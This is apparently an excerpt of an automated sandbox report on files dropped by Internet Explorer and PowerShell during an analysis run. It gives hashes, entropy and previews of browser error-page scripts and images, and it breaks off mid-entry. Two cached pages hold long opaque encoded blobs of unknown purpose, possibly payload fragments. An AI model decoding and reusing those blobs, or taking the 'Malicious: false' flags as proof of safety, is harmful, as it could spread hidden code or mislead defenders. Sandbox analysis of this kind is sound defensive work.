Entropy (8bit):	5.999872391694674
Encrypted:	false
SSDEEP:	6144:uzLKILnx7wYI8ST00ZYe5eFhubxvoP49VpZWSVf4w+NZ4ByOh41XC:uXKIjx7VST0ZzubP9RWSVfN6Z4R41S
MD5:	D0144AC325155F9CBF39316DBFD562B0
SHA1:	73C8D44818D6FAE02DA254C3A79D2B04549C26F4
SHA-256:	F71E6755A3CD8E6C09DB2DCA7002A83B04B8EF1C02778177176D730CF07FCA39
SHA-512:	AD6DBE9443DE9E3B65EED0F8EF821B59D012ED94ED8FAD6A375F697D65CE741575934B59C9A61DEE3F82B5F3CDDF47ADCD18BDEC40596BA5ACF137A329A3C05
Malicious:	false
Preview:	NgiZ+EuzvV8Dk6KgL8NL0AB1CLWto8eYc6Cc36MjMFSIDWVJSicUb6KZ/f91IJ/ClhNeB2/XW1P8rw7Q4CaPrIQTRAB5O8848M02WSjlwMGhFVAflDP1dYzN4TftBRnNl0cTNjpqBwmyhLbL17cTfDzis6TrjBNiOQVQgF40MUhCo54rIUwJQD6DtxI4HjLH5Lo3PEwjpFwgmZ2O1darTyKJI7PjqYMzeILMpvbpiSXV3Lu3PU3BxS1GK94w6Uth7v+LL6P+qcQOFBw6S/QDuMMxmF4uYb8d+x1klBCs1woBZ2ICFfZpDQ9jsMrezbFsbmek2gRghNY1eQN1NR+/n8QIlUFk1jU/ND+J38EwO5YJOl5OQZHnIUuoyECclxTegep7X5eps15ZmLyRSwY3Z9FkFIrKdTZ6nsSqpdwZ1KzVkd4mXUrBpNef/W7FPdhcwsFmJzCLu59XIX/smp6mJ8Cs1UEAya3TInqfJgAy9G8b99IpUAzhMf8yOhWtt58tP/Yvu54PxNEZqjMF94eHUNApOXM3xkcJDnGLx28zkZji0bjjyKYL1n/2NuHDZWZGpANWcPqgFOggoyTQw4WWRijIYRr1xEJc8Fes0AHdpmz1+GHhcPneqv8iyv9FqDxBPOOS2qIpcVLwCPbq/3uqiN6k/OLEc/3rbuOjt7836eP44fVfsv5duwCB6ZoTx4D1VE7dnLIF2TIsMGJuZMIF9eX8qnUkYnLByamHzN8qA6wYuQ+TVs/9bLHOfULRw6UsFQOwxVz6qyGfH1Qd1W6qvESfibJjyr0UJEBa+zMW8oM1LUIL+zX+jcDKBimKMArE8skIz+CXHdxOeSu7QDYx+14lVkvf1uKaPtKHppQLkYrVF7B7kvf0/kbNgTWMmni9UL2YuPZXa6RHyKzgqTIrqOe2+uwzV6fuECog3jYjvcOK2WPW/t5UgTqvxKMQ57FnvfP225+ZzMf/nJ0MFJvXWYxQD5PnZyIc9d0glGlp

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\QjS2y_2F[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	2412
Entropy (8bit):	5.977313052218162
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\QjS2y_2F[1].htm	
SSDEEP:	48:nGuHkEDqGfKM7d1sdF8TTapUb9lCE7dN01RZPMXaxLoJhsawt0T:GokZGr34F8TmpUxlDdObLoLsasy
MD5:	5CB29836874970B2D31D14AE291649B6
SHA1:	73BDE6D548C57AF12A9D0488ACE44A25E1EEAF2E
SHA-256:	A5370693B1E0C0AEC3F927CF8025BF4D7A4004EC22E2642B7D7732E5B356530F
SHA-512:	000D59ABA8E4C0FB4EBAD1CA96ADA33251BDE85A0B5068973FC280F7BEA2D929ED39B074126D599FC27384ED4932A726AE6EDFF5AB43EE9D52351100AE42A9F0
Malicious:	false
Preview:	u1+2PhoC7oA4PiWX5/kd/PbArS8mhUTp8Wx9QbuYlfzhBcjbLWhD/YW6FqXkwkatQp53lTw/Roh+K12g3+SDXLHsZg1onRptqS6cJNnKM4CsTKp08YZQzLgifvh4BR49HtrKlrlIttbbe1Sl38cWQ+R6Q0ImcKQt2HFTCOf9RawFm5LgEG/Jhnked1mQmSB+wDHiOh+DEHm0Fk1IHlRGHMyOJEsfoY689i3Z06qLembNbVhd2RG+2yDXj+xn9YNtyaGbfpQEj7un2kD7zsz28BqYmCQW/cqn/BsP/3VQxbg5RY8GwD0J2B7R5VS1TUYrmlJ8MfnYiQQljWIyoK+zjaVArGnftLxpe5Z/EmaDZRPydR9ndeHoAm+Hrxe7eJrzQU3h53aITR4jFRppY5yrMEzNzL51DO6CqMq9GgowIfiskDKa3uCX/wlquQrNSna+UUP1RcAySlCKxLRpE/5BnVU1I2n6Su3UitviMcDm51XvDKSiGAHamQd8cTRbB+om4giF6zqRAW7kxDwdtqsGVrH1AZcmBmZLJgs5WjUk7Fi1KiFaoL4gcozRONF5SiBHScz54SmDfmPB0lYwLWsmoBKX3HoaDfmipIEz2lUSkc33q/W5zd8aLWkFQ+aVxnvu+t9JSC28kYuYq4B5ZrhWmQo7Co6DinIbHB8ObQ5K2BK7OD9mGm+XwURc43MEGxi/2hHBSb4Hbm8d8ZjQmuSNnWSvnCpDLv2smhTC5lS3qEmVv42qS5h3sagCUOoKcI1XbUV8ZQh7NOM0u4DSf3bp4zUgbRWaRVAq8Bi9Bt70tFVklKHCV7FZ9zWzd0sqzgn3uXuM2Pb1gfroqXv2fHM2dhp1ZKDVDopBGn2L29Yudkn6y2jN01s+dvJTCeBg+DYecLxiWlGl35A0kcJtkXvtTEqr/IUHEbLbbRDGtVXOOSg3tjmdJ7cVEuVNpzOl5EWGmGq4MP7FgT1rntb8mWvIqga38UyU6nEJ1N8Tilbh

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\errorPageStrings[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	4720
Entropy (8bit):	5.164796203267696
Encrypted:	false
SSDEEP:	96:z9UUiqRxqH211CUIRgRLnRynjZbRXkRPRk6C87Apsat/5/+mhPcF+5g+mOQb7A9o:JsUOG1yNlX6ZzWpHOWLia16Cb7bk
MD5:	D65EC06F21C379C87040B83CC1ABAC6B
SHA1:	208D0A0BB775661758394BE7E4AFB18357E46C8B
SHA-256:	A1270E90CEA31B46432EC44731BF4400D22B38EB2855326BF934FE8F1B169A4F
SHA-512:	8A166D26B49A5D95AEA49BC649E5EA58786A2191F4D2ADAC6F5FBB7523940CE4482D6A2502AA870A931224F215CB2010A8C9B99A2C1820150E4D365CAB28299
Malicious:	false
Preview:	.//Split out for localization...var L_GOBACK_TEXT = "Go back to the previous page.";..var L_REFRESH_TEXT = "Refresh the page.";..var L_MOREINFO_TEXT = "More information";..var L_OFFLINE_USERS_TEXT = "For offline users";..var L_RELOAD_TEXT = "Retype the address.";..var L_HIDE_HOTKEYS_TEXT = "Hide tab shortcuts";..var L_SHOW_HOTKEYS_TEXT = "Show more tab shortcuts";..var L_CONNECTION_OFF_TEXT = "You are not connected to the Internet. Check your Internet connection.";..var L_CONNECTION_ON_TEXT = "It appears you are connected to the Internet, but you might want to try to reconnect to the Internet.";..../used by invalidcert.js and hstscerterror.js..var L_CertUnknownCA_TEXT = "Your PC doesn\u2019t trust this website\u2019s security certificate.";..var L_CertExpired_TEXT = "The website \u2019s security certificate is not yet valid or has expired.";..var L_CertCNMismatch_TEXT = "The hostname in the website\u2019s security certificate differs from the web site you are trying to visit.";..var L

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\httpErrorPagesScripts[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	12105
Entropy (8bit):	5.451485481468043
Encrypted:	false
SSDEEP:	192:x20iniOciwd1BtvjrG8tAGGGVWnvyJVUrUiki3ayimi5ezLCvJG1gwm3z:xPini/i+1Btvjy815ZVUwiki3ayimi5f
MD5:	9234071287E637F85D721463C488704C
SHA1:	CCA09B1E0FBA38BA29D3972ED8DCECEFDEF8C152
SHA-256:	65CC039890C7CEB927CE40F6F199D74E49B8058C3F8A6E22E8F916AD90EA8649
SHA-512:	87D691987E7A2F69AD8605F35F94241AB7E68AD4F55AD384F1F0D40DC59FFD1432C758123661EE39443D624C881B01DCD228A67AFB8700FE5E66FC794A6C0384
Malicious:	false
Preview:	...function isExternalUrlSafeForNavigation(urlStr)..{..var regEx = new RegExp("^(http(s?)|ftp|file)://", "i");..return regEx.exec(urlStr);..}..function clickRefresh()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..window.location.replace(location.substring(poundIndex+1));..}..}..function navCancelInit()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..var bElement = document.createElement("A");..bElement.innerText = L_REFRESH_TEXT;..bElement.href = 'javascript:clickRefresh()';..navCancelContainer.appendChild(bElement);..}..else..{..var textNode = document.createTextNode(L_RELOAD_TEXT);..navCancelContainer.appendChild(textNode);..}..}..function getDisplayValue(elem

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\NewErrorPageTemplate[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1612
Entropy (8bit):	4.869554560514657
Encrypted:	false
SSDEEP:	24:5Y0bQ573pHpACtUZtJD0lFBopZleqw87xTe4D8FaFJ/Doz9AtjJgbCzg:5m73jcJqQep89TEw7Uxkk
MD5:	DFEABDE84792228093A5A270352395B6
SHA1:	E41258C9576721025926326F76063C2305586F76
SHA-256:	77B138AB5D0A90FF04648C26ADDD5E414CC178165E3B54A4CB3739DA0F58E075

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\NewErrorPageTemplate[1]	
SHA-512:	E256F603E67335151BB709294749794E2E3085F4063C623461A0B3DECBCCA8E620807B707EC9BCBE36DCD7D639C55753DA0495BE85B4AE5FB6BFC52AB4B284F D
Malicious:	false
Preview:	.body..{.. background-repeat: repeat-x;.. background-color: white;.. font-family: "Segoe UI", "verdana", "arial";.. margin: 0em;.. color: #1f1f1f;..}.....mainContent..{.. margin-top:80px;.. width: 700px;.. margin-left: 120px;.. margin-right: 120px;..}.....title..{.. color: #54b0f7;.. font-size: 36px;.. font-weight: 300;.. line-height: 40px;.. margin-bottom: 24px;.. font-family: "Segoe UI", "verdana";.. position: relative;..}.....errorExplanation..{.. color: #000000;.. font-size: 12pt;.. font-family: "Segoe UI", "verdana", "arial";.. text-decoration: none;..}.....taskSection..{.. margin-top: 20px;.. margin-bottom: 28px;.. position: relative; ..}.....tasks..{.. color: #00 0000;.. font-family: "Segoe UI", "verdana";.. font-weight:200;.. font-size: 12pt;..}....li..{.. margin-top: 8px;..}.....diagnoseButton..{.. outline: none;.. font-size: 9pt; ..}.....launchInternetOptionsButton..{.. outline: none;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\QfRL[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	232888
Entropy (8bit):	5.999840874151613
Encrypted:	false
SSDEEP:	6144:tEjJ1WSV6l16G26B+2vS2xAvloqxdMPfw:UnU16URAvloqx9
MD5:	BCBC0974A14F9635BA7B4B709BB8D443
SHA1:	4C6BF31F06D5B3BDFF030D97F719FCD57DB39E17
SHA-256:	52894E1C1DFF0158C8CF899A83A7C1E5FC1CF64CC4CBB647DCBE434DF0F77514
SHA-512:	0F3084B7C936A729292B8C0D87A8CB6C6EB9F7A7E70F010D7CB1A5583A1051ECE7CC93F8A67BA4347C8650BEA56D0AA65739E9DBD3600E1C2CA0FD648DD9F 75
Malicious:	false
Preview:	B+m9QnJaH2v4KuujekT0tZknh8uNz2ZHiEztob91ydETY10keM3LE4Ds7Y5H0V7ui8hskv+8AVceRfvQlXLYKIT0fnTU30LA4HK5l5pZ4lAJJyCTZl06j4Uyscz9UAVjLx 6l1nTHPOdheNCyOxdtyJcMjM5bvHeOCoucoR3tBRMeNqbtDHrMv5JTuircV9BmZr88S3Jp6O8LbVYghAburpgRWzBXmfmzFQnjgv+700LDd8cd1gI4+B1wOiUBBNuAXvJx jF6Kk+RW4zTOV6KFUHr7brYHQWlyY8O7bbDMHhiqbFGKSbL1Pecx4VT1G30xocznqWE9D3sNlkFIp7+VERqV4tDTublYq9bXsumxY4OA/Eqb3UjWaYQHbplF esWs2H4hHVaGq+nq5E4G/Oawejcg/vKhMqvsyAAZ6LFPiLl2HbC8Ov7ceRVo8FnH7ZD4on9ovLtbu4xV5PzqXUtHVkCykwIU6lCwoewTSqQ03TR+AAeK0NC8Z7ixKbHt64 S7ocUnXg4x3EgJOELDBgXryIJhO9gcAAjf7n555Dgm9iFYud67WP7XZ+6KLwenYBevE62mup+QHlzEsM3kHvCR/jmmO2FVo6nXZHMKnm1bzi6yzUau/PN58Nif5Z9tjpni ZJpubehQ5kP+6bk03/Xs0JRdA5k0v1nQI6O+o6TKbm/X3mDs692R/TLHuwyl6wd3IEqxHAok779ny4PAUBliMAuV1cSh5EyOvzhOJjxiibkGEZZD0X1YtvPVZ8J3/D5SP1 CPWrZ0JmFoIuaeb0oiLvlVjV6y1ZRR4WKqRuOOTM88yCbxsOBFDcTLfGERd8dN5D2DVmAwhY+RPcv3nJv+X+zuXrglwPC94UuVMOvKO9PeUyYc2boMPQbdrQ Pn9o8QN1q4GHGuzZDWe71ZfAoXKCBheBFx6vBhEGD9LafrWUTDVNVc2rDApY/JOTmPBFpDMzsYHQ/fwgiJLxJF6zNzWD31+9RnHV9Dm9mFFOGP

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\dnserror[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	2997
Entropy (8bit):	4.4885437940628465
Encrypted:	false
SSDEEP:	48:u7u5V4VyhhV2lFUW29vj0RkpNc7KpAP8Rra:vIlJ6G7Ao8Ra
MD5:	2DC61EB461DA1436F5D22BCE51425660
SHA1:	E1B79BCAB0F073868079D807FAEC669596DC46C1
SHA-256:	ACDEB4966289B6CE46ECC879531F85E9C6F94B718AAB521D38E2E00F7F7F7993
SHA-512:	A88BECB4FBDDC5AFC55E4DC0135AF714A3EEC4A63810AE5A989F2CECB824A686165D3CEDB8CBD8F35C7E5B9F4136C29DEA32736AABB451FE8088B978B493 AC6D
Malicious:	false
Preview:	.<!DOCTYPE HTML>..<html>.. <head>.. <link rel="stylesheet" type="text/css" href="NewErrorPageTemplate.css" >.. <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">.. <title>Can’t reach this page</title>.. <script src="errorPageStrings.js" language="javascript" type="text/javascript">.. </script>.. <script src="httpErrorPagesScripts.js" language="javascript" type="text/javascript">.. </script>.. </head>.... <body onLoad="getInfo(); initMo reInfo('infoBlockID');">.. .. Can’t reach this page .. <div class="taskSection" id="taskSection">.. <ul id="cantDisplayTasks" class="tasks">.. <li id="task1-1">Make sure the web address <span id= "webpage" class="webpageURL">is correct .. <li id="task1-2">Search for this site on Bing ..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\down[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	748
Entropy (8bit):	7.249606135668305
Encrypted:	false
SSDEEP:	12:6v/7/2QeZ7HVJ6o6yiq1p4tSQfAVFcm6R2HkZuU4fB4CsY4NJlrvMezoW2uONroc:GeZ6oLiqkbDuU4fqzTrvMeBBlE
MD5:	C4F558C4C8B56858F15C09037CD6625A
SHA1:	EE497CC061D6A7A59BB66DEFEA65F9A8145BA240
SHA-256:	39E7DE847C9F731EAA72338AD9053217B957859DE27B50B6474EC42971530781
SHA-512:	D60353D3FBEA2992D96795BA30B20727B022B9164B2094B922921D33CA7CE1634713693AC191F8F5708954544F7648F4840BCD5B62CB6A032EF292A8B0E52A44
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\down[1]	
Preview:	.PNG.....IHDR.....ex....PLTE....W..W..W..W..W..W..W..W..W..W..W..W..W..W.U.....W..W.!Y.#Z.$\.'].<r.=s.P..Q..Q..U..o..p..r..x..z..~..... ....b.....$..s...7tRNS.a.o(,.s....e.....q*..... .....F.Z....IDATx^%.S..@.C..jm.mTk...m.?|;.y..S....F.t...,.....D.>..LpX=f.M...H4.....=...=..xy.[h..7....7.....<.q.kH....#+....I..z.....'.ksC...X<.+..J>....%3BmqaV ...h..Z._.:<.Y_jG...vN^.<>.Nu.u@.....M....?...1D.m~)s8..&....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\favicon[1].ico	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	MS Windows icon resource - 2 icons, 16x16, 32 bits/pixel, 32x32, 32 bits/pixel
Category:	dropped
Size (bytes):	5430
Entropy (8bit):	4.0126861171462025
Encrypted:	false
SSDEEP:	96:n0aWBDm5zDlvV2rkG4zuAZMXJFG62q7mQ:nCBy5zZ0lG46AaXJFG6v7m
MD5:	F74755B4757448D71FDCB4650A701816
SHA1:	0BCBE73D6A198F6E5EBAFA035B734A12809CEFA6
SHA-256:	E78286D0F5DFA2C85615D11845D1B29B0BFEC227BC077E74CB1FF98CE8DF4C5A
SHA-512:	E0FB5F740D67366106E80CBF22F1DA3CF1D236FE11F469B665236EC8F7C08DEA86C21EC8F8E66FC61493D6A8F4785292CE911D38982DBFA7F5F51DADEBCC875
Malicious:	false
Preview:	..... .h...&... ....(..... ....@.....s...s...s...sw..r.....s...s...s...s.....s...s..s...s...s...s...r...s{..s...s#..s...s..r..s..s...s[..s...s...s..s...s...s...s}..s...sW..r..s...sm.. sK..sC..sw..s..s...s%..s!..s..s...s...s...sU..s.sY..s...s..s..r#.....s...s...s...s...r%..s[..s...s...s..s]..s...r.sS..s...sq.....s...s...s...s...s.....su..s...s.....s...s..s.sA.....s%..s..s#.. ....r...r...s].....s...s..sk..s...s.....s...s...s].....s...r..s7.....s...s..r...r...s...r.....s...s.....s...s..s7.....s...s..si..s?..s7..s.....s...s.....s...s...rW.....s...s..s...s...s... s.....s...s[.....ss..s...s.....s...s..sm..sI..s;..s.....s!..s..s#.....s...s...s..sQ.....s...s..s...r...sm..s...r...s...r...s...s...r...s...sQ..s..rK..s...sg..s'.....s...s...s..s...s'..s_..s...s...s. ..rQ..s..s...sK..r/..s3..sa..s...s...s!..s#..s..s...s...s...s...s...sy..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\down[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	748
Entropy (8bit):	7.249606135668305
Encrypted:	false
SSDEEP:	12:6v/7/2QeZ7HVJ6o6yiq1p4tSQfAVFcm6R2HkZuU4fB4CsY4NJlrvMezoW2uONroc:GeZ6oLiqkbDuU4fqzTrvMeBBlE
MD5:	C4F558C4C8B56858F15C09037CD6625A
SHA1:	EE497CC061D6A7A59BB66DEFEA65F9A8145BA240
SHA-256:	39E7DE847C9F731EAA72338AD9053217B957859DE27B50B6474EC42971530781
SHA-512:	D60353D3FBEA2992D96795BA30B20727B022B9164B2094B922921D33CA7CE1634713693AC191F8F5708954544F7648F4840BCD5B62CB6A032EF292A8B0E52A44
Malicious:	false
Preview:	.PNG.....IHDR.....ex....PLTE....W..W..W..W..W..W..W..W..W..W..W..W..W..W.U.....W..W.!Y.#Z.$\.'].<r.=s.P..Q..Q..U..o..p..r..x..z..~..... ....b.....$..s...7tRNS.a.o(,.s....e.....q*..... .....F.Z....IDATx^%.S..@.C..jm.mTk...m.?|;.y..S....F.t...,.....D.>..LpX=f.M...H4.....=...=..xy.[h..7....7.....<.q.kH....#+....I..z.....'.ksC...X<.+..J>....%3BmqaV ...h..Z._.:<.Y_jG...vN^.<>.Nu.u@.....M....?...1D.m~)s8..&....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\httpErrorPagesScripts[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	12105
Entropy (8bit):	5.451485481468043
Encrypted:	false
SSDEEP:	192:x20iniOciwd1BtvjrG8tAGGGVWnvyJVUrUiki3ayimi5ezLCvJG1gwm3z:xPini/i+1Btvjy815ZVUwiki3ayimi5f
MD5:	9234071287E637F85D721463C488704C
SHA1:	CCA09B1E0FBA38BA29D3972ED8DCECEFDEF8C152
SHA-256:	65CC039890C7CEB927CE40F6F199D74E49B8058C3F8A6E22E8F916AD90EA8649
SHA-512:	87D691987E7A2F69AD8605F35F94241AB7E68AD4F55AD384F1F0D40DC59FFD1432C758123661EE39443D624C881B01DCD228A67AFB8700FE5E66FC794A6C0384
Malicious:	false
Preview:	...function isExternalUrlSafeForNavigation(urlStr)..{..var regEx = new RegExp("^(http(s?)|ftp|file)://", "i");..return regEx.exec(urlStr);..}..function clickRefresh()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..window.location.replace(location.substring(poundIndex+1));..}..}..function navCancelInit()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..var bElement = document.createElement("A");..bElement.innerText = L_REFRESH_TEXT;..bElement.href = 'javascript:clickRefresh()';..navCancelContainer.appendChild(bElement);..}..else..{..var textNode = document.createTextNode(L_RELOAD_TEXT);..navCancelContainer.appendChild(textNode);..}..}..function getDisplayValue(elem

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\NewErrorPageTemplate[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\NewErrorPageTemplate[1]	
Category:	dropped
Size (bytes):	1612
Entropy (8bit):	4.869554560514657
Encrypted:	false
SSDEEP:	24:5Y0bQ573pHpACtUZtJD0lFBopZleqw87xTe4D8FaFJ/Doz9AtjJgbCzg:5m73jcJqQep89TEw7Uxkk
MD5:	DFEABDE84792228093A5A270352395B6
SHA1:	E41258C9576721025926326F76063C2305586F76
SHA-256:	77B138AB5D0A90FF04648C26ADDD5E414CC178165E3B54A4CB3739DA0F58E075
SHA-512:	E256F603E67335151BB709294749794E2E3085F4063C623461A0B3DECBCCA8E620807B707EC9BCBE36DCD7D639C55753DA0495BE85B4AE5FB6BFC52AB4B284F D
Malicious:	false
Preview:	.body..{.. background-repeat: repeat-x;.. background-color: white;.. font-family: "Segoe UI", "verdana", "arial";.. margin: 0em;.. color: #1f1f1f;..}.....mainContent..{.. margin-top:80px;.. width: 700px;.. margin-left: 120px;.. margin-right: 120px;..}.....title..{.. color: #54b0f7;.. font-size: 36px;.. font-weight: 300;.. line-height: 40px;.. margin-bottom: 24px;.. font-family: "Segoe UI", "verdana";.. position: relative;..}.....errorExplanation..{.. color: #000000;.. font-size: 12pt;.. font-family: "Segoe UI", "verdana", "arial";.. text-decoration: none;..}.....taskSection..{.. margin-top: 20px;.. margin-bottom: 28px;.. position: relative; ..}.....tasks..{.. color: #00 0000;.. font-family: "Segoe UI", "verdana";.. font-weight:200;.. font-size: 12pt;..}....li..{.. margin-top: 8px;..}.....diagnoseButton..{.. outline: none;.. font-size: 9pt; ..}.....launchInternetOptionsButton..{.. outline: none;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\dnserror[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	2997
Entropy (8bit):	4.4885437940628465
Encrypted:	false
SSDEEP:	48:u7u5V4VyhhV2lFUW29vj0RkpNc7KpAP8Rra:vllJ6G7Ao8Ra
MD5:	2DC61EB461DA1436F5D22BCE51425660
SHA1:	E1B79BCAB0F073868079D807FAEC669596DC46C1
SHA-256:	ACDEB4966289B6CE46ECC879531F85E9C6F94B718AAB521D38E2E00F7F7F7993
SHA-512:	A88BECB4FBDDC5AFC55E4DC0135AF714A3EEC4A63810AE5A989F2CECB824A686165D3CEDB8CBD8F35C7E5B9F4136C29DEA32736AABB451FE8088B978B493 AC6D
Malicious:	false
Preview:	.<!DOCTYPE HTML>..<html>.. <head>.. <link rel="stylesheet" type="text/css" href="NewErrorPageTemplate.css" >.. <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">.. <title>Can’t reach this page</title>.. <script src="errorPageStrings.js" language="javascript" type="text/javascript">.. </script>.. <script src="httpErrorPagesScripts.js" language="javascript" type="text/javascript">.. </script>.. </head>.... <body onLoad="getInfo(); initMo reInfo('infoBlockID');">.. .. Can’t reach this page .. .. <ul id="cantDisplayTasks" class="tasks">.. <li id="task1-1">Make sure the web address is correct .. <li id="task1-2">Search for this site on Bing ..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\errorPageStrings[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	4720
Entropy (8bit):	5.164796203267696
Encrypted:	false
SSDEEP:	96:z9UUiqRxqH211CUIRgRLnRynjZbRXkRPRk6C87Apsat/5/+mhPcF+5g+mOQb7A9o:JsUOG1yNlX6ZzWpHOWLia16Cb7bk
MD5:	D65EC06F21C379C87040B83CC1ABAC6B
SHA1:	208D0A0BB775661758394BE7E4AFB18357E46C8B
SHA-256:	A1270E90CEA31B46432EC44731BF4400D22B38EB2855326BF934FE8F1B169A4F
SHA-512:	8A166D26B49A5D95AEA49BC649E5EA58786A2191F4D2ADAC6F5FBB7523940CE4482D6A2502AA870A931224F215CB2010A8C9B99A2C1820150E4D365CAB28299
Malicious:	false
Preview:	.//Split out for localization...var L_GOBACK_TEXT = "Go back to the previous page.";..var L_REFRESH_TEXT = "Refresh the page.";..var L_MOREINFO_TEXT = "More information";..var L_OFFLINE_USERS_TEXT = "For offline users";..var L_RELOAD_TEXT = "Retype the address.";..var L_HIDE_HOTKEYS_TEXT = "Hide tab shortcuts ";..var L_SHOW_HOTKEYS_TEXT = "Show more tab shortcuts";..var L_CONNECTION_OFF_TEXT = "You are not connected to the Internet. Check your Internet conn ection.";..var L_CONNECTION_ON_TEXT = "It appears you are connected to the Internet, but you might want to try to reconnect to the Internet.";....//used by invalidcert.js and hstscerterror.js..var L_CertUnknownCA_TEXT = "Your PC doesn\u2019t trust this website\u2019s security certificate.";..var L_CertExpired_TEXT = "The website \u2019s security certificate is not yet valid or has expired.";..var L_CertCNMismatch_TEXT = "The hostname in the website\u2019s security certificate differs from the web site you are trying to visit.";..var L

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	1192
Entropy (8bit):	5.325275554903011
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
SSDEEP:	24:3aEPpQrLAo4KAxX5qRPD42HOoFe9t4CvKaBPnKdi5:qEPerB4nqRL/HvFe9t4CvpBfui5
MD5:	C85C42A32E22DE29393FCCCCF3BBA96E
SHA1:	EAF3755C63061C96400536041D4F4EB8BC66E99E
SHA-256:	9022F6D5F92065B07E1C63F551EC66E19B13E067C179C65EF520BA10DA8AE42C
SHA-512:	7708F8C2F4A6B362E35CED939F87B1232F19E16F191A67E29A00E6BB3CDCE89299E9A8D7129C3DFBF39C2B0EBAF160A8455D520D5BFB9619E4CDA5CC9BDCF 50
Malicious:	false
Preview:	@...e.....@.....8.....'....L..}.....System.Numerics.H.....<@.^.L."My...:..... .Microsoft.PowerShell.ConsoleHost0.....G-.o.. .A...4B.....System..4.....[...{a.C..%6..h.....System.Core.D.....fZve...F.....x.).....System.Management.AutomationL.....7.....J@.....~.....#.Micro soft.Management.Infrastructure.<.....H..QN.Y.f.....System.Management...@.....Lo...QN.....<Q.....System.DirectoryServices4.....Zg5..:O..g..q..... ...System.Xml..4.....T..'Z..N..Nvj.G.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....)L..Pz.O.E.R.....System.Tran sactions.<.....):gK..G...$.1.q.....System.ConfigurationP.....-K..s.F..*.]`.,.....(.Microsoft.PowerShell.Commands.ManagementD.....-.D.F.<;.nt.1.....Sy stem.Configuration.Ins

C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	89
Entropy (8bit):	4.211690837627141
Encrypted:	false
SSDEEP:	3:oVXUhJfY7W8JOGXnEhJfYNLun:o9Uh7qEheu
MD5:	C2215B65DF2E156D186AA9C2BAA3781A
